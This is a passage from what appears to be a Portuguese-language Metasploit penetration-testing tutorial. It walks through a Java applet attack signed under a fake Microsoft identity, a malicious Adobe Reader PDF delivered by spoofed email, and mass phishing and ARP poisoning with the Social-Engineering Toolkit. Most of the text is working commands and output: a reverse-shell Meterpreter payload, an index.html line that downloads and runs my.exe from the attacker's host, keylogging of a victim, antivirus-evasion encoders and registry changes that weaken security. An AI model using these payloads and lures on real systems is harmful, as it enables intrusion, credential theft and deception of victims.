What is your first and last name? [Unknown]: MSFcmd
What is the name of your organizational unit? [Unknown]: Microsoft
What is the name of your organization? [Unknown]: Microsoft Organization
What is the name of your City or Locality? [Unknown]: Redmond
What is the name of your State or Province? [Unknown]: Washington
What is the two-letter country code for this unit? [Unknown]: US
Is CN=MSFcmd, OU=Microsoft, O=Microsoft Organization, L=Redmond, ST=Washington, C=US correct?
[no]: yes

[+] Signing the JAR file

Warning:
The signer certificate will expire within six months.
[+] Exporting the public key certificate
Certificate stored in file
[+] Done
```

Agora que tudo está configurado para nós, precisamos implantar o JAR eo arquivo de classe.

```
root@bt4:/java-applet/# cp SignedMSFcmd.jar /var/www/
root@bt4:/java-applet/# cp MSFcmd.class /var/www/
root@bt4:/java-applet/# apache2ctl start
```

Agora que o applet for implantado, teremos que criar uma carga Meterpreter. Mudança 'XXXX' nos exemplos a seguir para os teus atacantes endereço IP. Esse comando usa msfpayload criar um Reverse TCP Meterpreter Shell com a nossa vítima. Geramos essa carga em formato RAW e canalizá-lo em msfencode, poupando a carga como um arquivo executável. O executável é copiado para o nosso diretório raiz web e fez executável.

```
root@bt4:/pentest/exploits/framework3/# ./msfpayload windows/meterpreter/reverse_tcp LHOST=X.X.X.X
LPORT=443 R | ./msfencode -t exe -o my.exe

root@bt4:/pentest/exploits/framework3/# cp ./my.exe /var/www/

root@bt4:/pentest/exploits/framework3/# chmod a+x /var/www/my.exe
```

Agora precisamos adicionar um comando no nosso arquivo index.html que permitirá ao cliente fazer o download e executar a nossa carga. Basicamente, esta página vai lançar uma aplicação em java, assinado por nós mesmos, que, quando dado a permissão do cliente, então chamada cmd.exe do seu sistema, ecoando as linhas em um script vbs chamado "apsou.vbs". Esteja avisado que este arquivo pode ser encontrado no sistema depois de tudo bem-sucedido e "algumas tentativas" falhou. Após este arquivo é criado, a mesma cadeia de comando inicia o script vbs e alimenta uma variável, os atacantes link para a carga "My.exe". Uma vez que a carga foi descarregada então executar My.exe com que as permissões de usuários.

Precisamos modificar a nossa página index.html que nossos clientes vão ver. Em um cenário de

mundo real, um pentester pode tentar adicionar algum vídeo, jogos de web browser, ou em outras atividades para distrair ou distrair a vítima. Clever truques de engenharia social, como pode ser de grande benefício deste tipo de ataque, direcionando seus objetivos para uma URL específica e dizendo-lhes para aceitar o aviso de segurança para continuar a ver o seu site ou usar o seu "Custom Secure applet IM". Você também pode ter cargas diferentes em diferentes pastas à espera de clientes diferentes.

Digite o comando abaixo como uma linha contínua e não se esqueça de mudar 'XXXX' para atacar o seu endereço IP.

```
root@bt4:/pentest/exploits/framework3/# echo "<applet width='1' height='1' code='MSFcmd.class' archive='SignedMSFcmd.jar'>" > /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "<param name='first' value='cmd.exe /c echo Const adTypeBinary = 1 > C:\windows\apsou.vbs & echo Const adSaveCreateOverWrite = 2 >> C:\windows\apsou.vbs & echo Dim BinaryStream >> C:\windows\apsou.vbs & echo Set BinaryStream = CreateObject(\"ADODB.Stream\") >> C:\windows\apsou.vbs & echo BinaryStream.Type = adTypeBinary >> C:\windows\apsou.vbs & echo BinaryStream.Open >> C:\windows\apsou.vbs & echo BinaryStream.Write BinaryGetURL(Wscript.Arguments(0)) >> C:\windows\apsou.vbs & echo BinaryStream.SaveToFile Wscript.Arguments(1), adSaveCreateOverWrite >> C:\windows\apsou.vbs & echo Function BinaryGetURL(URL) >> C:\windows\apsou.vbs & echo Dim Http >> C:\windows\apsou.vbs & echo Set Http = CreateObject(\"WinHttp.WinHttpRequest.5.1\") >> C:\windows\apsou.vbs & echo Http.Open \"GET\", URL, False >> C:\windows\apsou.vbs & echo Http.Send >> C:\windows\apsou.vbs & echo BinaryGetURL = Http.ResponseBody >> C:\windows\apsou.vbs & echo End Function >> C:\windows\apsou.vbs & echo Set shell = CreateObject(\"WScript.Shell\") >> C:\windows\apsou.vbs & echo shell.Run \"C:\windows\my.exe\" >> C:\windows\apsou.vbs & start C:\windows\apsou.vbs http://X.X.X.X/my.exe C:\windows\my.exe'> </applet>" >> /var/www/index.html
```

Vamos também adicionar uma mensagem solicitando que o usuário a aceitar a nossa applet malicioso.

```
root@bt4:/pentest/exploits/framework3/# echo "" >> /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "Please wait. We appreciate your business. This process may take a while." >> /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "To view this page properly you must accept and run the applet. We are sorry for any inconvenience. " >> /var/www/index.html
```

Agora precisamos configurar o multi Metasploit / manipulador para ouvir as tentativas de conexão dos clientes. Estaremos aguardando por uma shell reverso do destino na porta 443. Esta porta é associada com HTTPS de tráfego e mais firewalls organizações permitirem o tráfego interno deixando suas redes. Como antes, mudar a XXXX 'para seus atacantes endereço IP.

```
msf > use exploit/multi/handler
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > save
Saved configuration to: /root/.msf3/config
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler
[*] Starting the payload handler...
```

Quando uma vítima navega em nosso site e aceitar o aviso de segurança, a carga Meterpreter corre e liga de volta ao nosso handler ..

```
msf exploit(handler) >
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (A.A.A.A:443 -> T.T.T.T:44477)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > ps
Process list
=====
  PID  Name                Path
  ---  -
  204  jused.exe           C:\ProgramFiles\Java\jre6\bin\jused.exe
  288  ctfmon.exe          C:\WINDOWS\system32\ctfmon.exe
  744  smss.exe             \SystemRoot\System32\smss.exe
  912  winlogon.exe         C:\WINDOWS\system32\winlogon.exe
  972  services.exe        C:\WINDOWS\system32\services.exe
  984  lsass.exe            C:\WINDOWS\system32\lsass.exe
  1176 svchost.exe          C:\WINDOWS\system32\svchost.exe
  1256 java.exe            C:\Program Files\Java\jre6\bin\java.exe
  1360  svchost.exe          C:\WINDOWS\System32\svchost.exe
  1640 spoolsv.exe          C:\WINDOWS\system32\spoolsv.exe
  1712 Explorer.EXE        C:\WINDOWS\Explorer.EXE
  1872 jqs.exe              C:\Program Files\Java\jre6\bin\jqs.exe
  2412 my.exe              C:\windows\my.exe
  3052 iexplore.exe         C:\Program Files\Internet Explorer\iexplore.exe
meterpreter >
```

Como nota final, se você tiver problemas para o acesso, garantir que os arquivos

```
'C:\windows\apsou.vbs'
and
'C:\windows\my.exe'
```

Não existem em seu alvo.

Se você tentar re-explorar este cliente não será capaz de iniciar corretamente o script vbs.

Se você ainda estiver enfrentando problemas e que tenha garantido os arquivos acima não estão no sistema,
por favor verifique as seguintes localizações no registro e fazer as alterações necessárias.

```
Start > run : regedit
```

```
navigate to:
HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Security_HKLM_only
change value to: 0
```

```
navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal
change value to 3

navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\

make new dword with the name 1C00
value in hex 10000

navigate to:
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal
change value to 3
```

Agora nós devemos fechar o regedit e iniciar ou reiniciar o IE e as novas configurações devem ser aplicadas.

Client Side Attacks

Como já discutimos, Metasploit tem muitos usos e outra, vamos discutir aqui é o ataque do lado do cliente. Para mostrar o poder de como MSF podem ser usados em ataques do lado do cliente, vamos utilizar uma história.

No mundo da segurança, engenharia social tornou-se um vetor de ataque cada vez mais utilizado. Mesmo que as tecnologias estão mudando, uma coisa que parece permanecer o mesmo é a falta de segurança com as pessoas. Devido a isso, a engenharia social tem um grande tópico "quente" no mundo da segurança hoje.

Em nosso primeiro cenário o nosso atacante vem fazendo um monte de recolha de informações usando ferramentas como o Metasploit Framework, Maltego e outras ferramentas para recolher endereços de e-mail e informações para lançar um ataque de engenharia social do lado do cliente sobre a vítima.

Depois de um mergulho dumpster sucesso e raspagem de e-mails a partir da web, ele ganhou duas peças-chave da informação.

- 1) Eles usam "Melhor" Computadores para os serviços técnicos.
- 2) O departamento de TI tem um endereço de e-mail de itdept@victim.com

Queremos ganhar o shell no computador departamentos de TI e executar um logger chave para obter senhas, intel ou qualquer outro petisco succulento de informação.

Começamos a nossa carga msfconsole.

Depois que são carregados queremos criar um PDF malicioso que vai dar à vítima uma sensação de segurança em abri-lo. Para fazer isso, ele deve aparecer legit, ter um título que é realista, e não ser marcada pelo anti-vírus ou outro software de segurança alerta.

Nós estamos indo estar usando util.printf o Adobe Reader '()' função JavaScript Stack Buffer Overflow Vulnerability

Adobe Reader é propenso a uma vulnerabilidade de buffer overflow baseado em pilha porque o aplicativo não executar verificações de limites adequados em dados fornecidos pelo usuário.

Um invasor pode explorar essa questão para executar código arbitrário com os privilégios do usuário que está executando a aplicação ou falha do pedido, negando serviço a usuários legítimos.

Então, vamos começar criando nosso arquivo PDF malicioso para uso neste ataque do lado do cliente.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options
```

Module options:

Name	Current Setting	Required	Description
FILENAME	BestComputers-UpgradeInstructions.pdf	yes	The file name.
OUTPUTPATH	/pentest/exploits/framework3/data/exploits	yes	The location of the file.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST	192.168.8.128	yes	The local address
LPORT	4455	yes	The local port

Exploit target:

Id	Name
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

Uma vez que temos todas as opções configuradas do jeito que queremos, corremos "exploit" para criar o nosso arquivo malicioso.

```
msf exploit(adobe_utilprintf) > exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file /pentest/exploits/framework3/data/exploits/BestComputers-UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

Assim, podemos ver que o nosso arquivo pdf foi criado em um sub-diretório de onde estamos. Então, vamos copiá-lo para o nosso diretório / tmp por isso é mais fácil de localizar mais tarde na

nossa exploração.

Antes de enviar o arquivo malicioso nossa vítima é preciso criar um listener para capturar essa ligação inversa. Usaremos msfconsole montar o nosso ouvinte multi manipulador.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Agora que o nosso ouvinte está esperando para receber sua carga maliciosa, temos de entregar esta carga para a vítima e que em nossa coleta de informações que obtivemos o endereço de email do departamento de TI, vamos utilizar um script chamado sendEmail pouco útil para entregar essa carga para a vítima. Com um kung-fu de uma linha, podemos anexar o PDF malicioso, use qualquer servidor SMTP que queremos e escrever um e-mail bastante convincente a partir de qualquer endereço que quiser

```
root@bt4:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s 192.168.8.131 -u
Important Upgrade Instructions -a /tmp/BestComputers-UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very important instructions
for upgrading and securing your software. Please read and let us know if you have any problems.


Sincerely,

Best Computers Tech Support
Aug 24 17:32:51 bt4 sendEmail[13144]: Message input complete.
Aug 24 17:32:51 bt4 sendEmail[13144]: Email was sent successfully!
```

Como podemos ver aqui, o script permite colocar qualquer FROM (-f) o endereço, qualquer TO (-t), endereço, qualquer SMTP (-s) servidor, bem como títulos (-u) e nosso apegamento malicioso (-a). Uma vez que nós fazemos tudo isso e pressione enter, podemos digitar qualquer mensagem que queremos, em seguida, pressione CTRL + D e este irá enviar o email para a vítima.

Agora na máquina da vítima, o nosso funcionário do Departamento de TI está começando a para o dia e registrando em seu computador para verificar seu e-mail.

Ele vê o documento muito importante e copia-o para seu desktop, como ele sempre faz, para que ele possa verificar isso com seu programa anti-vírus favorito.



Como podemos ver, ele passou com distinção, para que os admin que está disposta a abrir esse arquivo com rapidez aplicar essas atualizações muito importante. Ao clicar no arquivo abre Adobe, mas mostra uma janela acinzentado que nunca revela um PDF. Em vez disso, os atacantes na máquina que é revelado

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)
meterpreter >
```

Temos agora um escudo em seu computador através de um ataque mal-intencionado do lado do cliente PDF. É claro que seria sensato neste momento é mover o shell de um processo diferente, por isso, quando eles matam Adobe não perdemos o nosso escudo. Em seguida, obter informações do sistema, inicie um logger chave e continuar a exploração da rede.

```
meterpreter > ps
```

Process list

```
=====
```

PID	Name	Path
---	----	----
852	taskeng.exe	C:\Windows\system32\taskeng.exe
1308	Dwm.exe	C:\Windows\system32\Dwm.exe
1520	explorer.exe	C:\Windows\explorer.exe
2184	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2196	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3176	iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe
3452	AcroRd32.exe	C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

```

meterpreter > migrate 1520
[*] Migrating to 1520...
[*] Migration completed successfully.

meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...

Support, I tried to open ti his file 2-3 times with no success. I even had my admin and CFO tru
y it, but no one can get it to p open. I turned on the rremote access server so you can log in to
fix our p this problem. Our user name is admin and password for that session is 123456.
Call or eme ail when you are done. Thanks IT Dept
meterpreter >

```

Social-Engineering Toolkit

O Toolkit Social-Engenharia (SET) foi projetado por David Kennedy (ReL1K), e incorpora muitos ataques útil de Engenharia Social tudo em uma interface simples. O objetivo principal do SET é automatizar e melhorar em muitos dos ataques de engenharia social lá fora. Como pentesters de engenharia social muitas vezes é uma prática que muitas pessoas não executam. Você pode baixar o Toolkit Social, Engenharia através da subversão, basta digitar isso no Back | Track 4:

```
svn co http://svn.thepentest.com/social_engineering_toolkit/ SET/
```

A beleza com a versão atual do SET é que não requer quaisquer módulos python externo, então tudo que você precisa fazer para aquecê-la é:

```

root@bt4:/home/relik# cd SET/
root@ssdavebt4:/home/relik/SET# ./set

[---]          The Social Engineering Toolkit (SET)          [---]
[---] Written by David Kennedy (ReL1K)                        [---]
[---]                               Version: 0.1 Alpha        [---]

Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice:

```

Note-se que esta é uma versão alpha do SET muito e é projetado para ser lançado com o lançamento do Quadro Social, Engenharia (<http://www.social-engineer.org>). Se você observar, o formato geral

do SET é muito semelhante ao do menu interativo Fast-Track. Isso foi intencional, uma vez que provavelmente se tornará um módulo no Fast-Track, eventualmente.

Cenário 1

Você está alvejando uma organização e têm usado ferramentas de código aberto, Google, e outros, e foram capazes de extrair 30 endereços de e-mail. Você deseja enviar uma explosão de e-mails para estas pessoas, na esperança de que eles vão abrir o anexo e, finalmente, dá-lhe acesso ao sistema.

A primeira coisa que você precisa fazer é criar uma lista de endereços de email no formato abaixo:

```
bob@example.com
joe@example.com
jane@example.com
josh@example.com
```

Uma vez que temos uma lista gerada, o fogo até SET, criar uma carga para ligar de volta para você, e se prepare para algumas conchas.

```
root@bt4:/home/relik/SET# ./set

[---]          The Social Engineering Toolkit (SET)      [---]
[---] Written by David Kennedy (ReLlK)                   [---]
[---]                      Version: 0.1 Alpha            [---]

Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice: 1

[---]          The Social Engineering Toolkit (SET)      [---]
[---] Written by David Kennedy (ReLlK)                   [---]
[---]                      Version: 0.1 Alpha            [---]
[---]                      E-Mail Attacks Menu           [---]

This menu will automate file-format email attacks for you. You will
first have to create your own payload, you can easily do this by using
the "Create a FileFormat Payload", then from there launch the mass
e-mail attack.

1. Perform a Mass Email Attack
2. Create a Social-Engineering Payload
3. Return to Main Menu.

Enter your choice: 1
Do you want to create a social-engineering payload now yes or no: yes

Select the file format exploit you want.

The default is the PDF embedded EXE.

***** METASPLOIT PAYLOADS *****
```


1. Adobe Collab.collectEmailInfo Buffer Overflow
2. Adobe Collab.getIcon Buffer Overflow
3. Adobe JBIG2Decode Memory Corruption Exploit
4. Adobe PDF Embedded EXE Social Engineering
5. Adobe util.printf() Buffer Overflow
6. Custom EXE to VBA (sent via RAR)

Enter the number you want (press enter for default): **4**

You have selected the default payload creation. SET will generate a normal PDF with embedded EXE.

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse Shell
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)

Enter the payload you want: **1**

Enter the IP address you want the payload to connect back to you on: **10.211.55.130**

Enter the port you want to connect back on: **4444**

Generating fileformat exploit...

[*] Please wait while we load the module tree...

[*] Handler binding to LHOST 0.0.0.0

[*] Started reverse handler

[*] Reading in 'src/msf_attacks/form.pdf'...

[*] Parseing 'src/msf_attacks/form.pdf'...

[*] Parseing Successfull.

[*] Using 'windows/shell_reverse_tcp' as payload...

[*] Creating 'template.pdf' file...

[*] Generated output file /home/relik/SET/src/program_junk/template.pdf

Payload creation complete. All payloads get sent to the src/msf_attacks/template.pdf directory

Press enter to return to the prior menu.

As an added bonus, use the file-format creator in SET to create your attachment.

[-] A previous created PDF attack by SET was detected..Do you want to use the PDF as a payload?

[-]

Enter your answer yes or no: **yes**

Social Engineering Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: **2**

Which template do you want to use?

1. Strange and Suspicious Computer Behavior
2. Email to SysAdmins, can't open PDF
3. Please Open up this Status Report
4. Enter your own message

Enter your choice: **3**

The mass emailer will allow you to send emails to multiple individuals in a list. The format is simple, it will email

based off of a line. So it should look like the following:

```
john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com
```

This will continue through until it reaches the end of the file. You will need to specify where the file is, for example if its in the SET folder, just specify filename.txt (or whatever it is). If its somewhere on the filesystem, enter the full path, for example /home/relik/ihazemails.txt

```
Enter the path to the file to import into SET: email.txt
Enter your GMAIL email address: relik@gmail.com
Enter your password for gmail (it will not be displayed back to you):
Sent e-mail number: 1
Sent e-mail number: 2
Sent e-mail number: 3
Sent e-mail number: 4
```

```
SET has finished delivering the emails. Do you want to setup a listener yes or no: yes
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Agora que os e-mails foram enviados e temos o nosso ouvinte up. Vamos esperar para o outro lado para fazer o seu trabalho e clique em PDF.




Greetings,

Please view the latest status report.

Thanks,

Rich

Agora que o utilizador abre o PDF, e é apresentado com um PDF de trabalho. Veja abaixo:



Em nosso Back | Track 4 sistema executando o ouvinte agora vemos o seguinte:

```
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Command shell session 1 opened (10.211.55.130:4444 -> 10.211.55.140:1079)
```

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

Outra opção para a exploração de outros e-mail é a criação de um web site falso, que serve uma carga Metasploit e uma vez que eles visitam, servimos um Applet Java "assinada" pela Microsoft Corporation e, se aceitar, a nossa carga é entregue. Outro exemplo que podemos usar, se estamos no interior da rede é um veneno ARP cache automático de onde podemos ter uma vítima SET veneno na sub-rede e substituir todos os HREF da vítima com o nosso website. Usaremos este cenário no exemplo abaixo entanto, apesar de envenenamento de cache ARP é uma opção, eu recomendo a combinação cross-site scripting e uma bem trabalhada e-mail ou telefonema, a fim de levá-los a ir para o seu site.

```
root@bt4:/home/relik/SET# ./set
```

```

[---]          The Social Engineering Toolkit (SET)          [---]
[---] Written by David Kennedy (ReLlK)                        [---]
[---]                               Version: 0.1 Alpha        [---]
```

```
Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.
```

```
Select from the menu on what you would like to do:
```

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

```
Enter your choice: 2
```

```
The Social Engineering Toolkit "Web Attack" will create a
fake "professional" looking website for you with malicious
java applet code. When you entice a victim to the website
either through social-engineering, a XSS vulnerability,
E-Mail, or other options, it will prompt the user to say
"Yes" to run the applet signed by Microsoft. Once accepted
a payload will be run on the remote system and executed.
```

```
The payload itself will be generated dynamically through
Metasploit and the handler and everything be setup for you
automatically through the SEF Web Attack toolkit.
```

```
Do you wish to continue? y/n: y
```

```
What payload do you want to generate:
```

Name:	Description:
1. Windows Shell Reverse_TCP attacker.	Spawn a command shell on victim and send back to
2. Windows Reverse_TCP Meterpreter attacker.	Spawn a meterpreter shell on victim and send back to
3. Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell	Execute payload and create an accepting port on remote system.

```
Enter choice (example 1-4): 2
```

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid_UTF8_tolower usually gets past them.

1. avoid_utf8_tolower
2. shikata_ga_nai
3. alpha_mixed
4. alpha_upper
5. call4_dword_xor
6. countdown
7. fnstenv_mov
8. jmp_call_additive
9. nonalpha
10. nonupper
11. unicode_mixed
12. unicode_upper
13. alpha2
14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130

Enter the port of the Listener: 4444

Created by msfpayload (http://www.metasploit.com).

Payload: windows/meterpreter/reverse_tcp

Length: 274

Options: LHOST=10.211.55.130,LPORT=4444,ENCODING=shikata_ga_nai

Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...

Launching MSFCONSOLE on 'exploit/multi/handler' with PAYLOAD='windows/meterpreter/reverse_tcp'

Listening on IP: 10.211.55.130 on Local Port: 4444 Using encoding: ENCODING=shikata_ga_nai

Would you like to use ettercap to ARP poison a host yes or no: yes

Ettercap allows you to ARP poison a specific host and when they browse a site, force them to use oursite and launch a slew of exploits from the Metasploit repository. ETTERCAP REQUIRED.

What IP Address do you want to poison: 10.211.55.140

Setting up the ettercap filters....

Filter created...

Compiling Ettercap filter...

etterfilter NG-0.7.3 copyright 2001-2004 ALOR & NaGA

12 protocol tables loaded:

DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:

VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'src/program_junk/ettercap.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'src/program_junk/ettercap.ef' done.

-> Script encoded into 16 instructions.

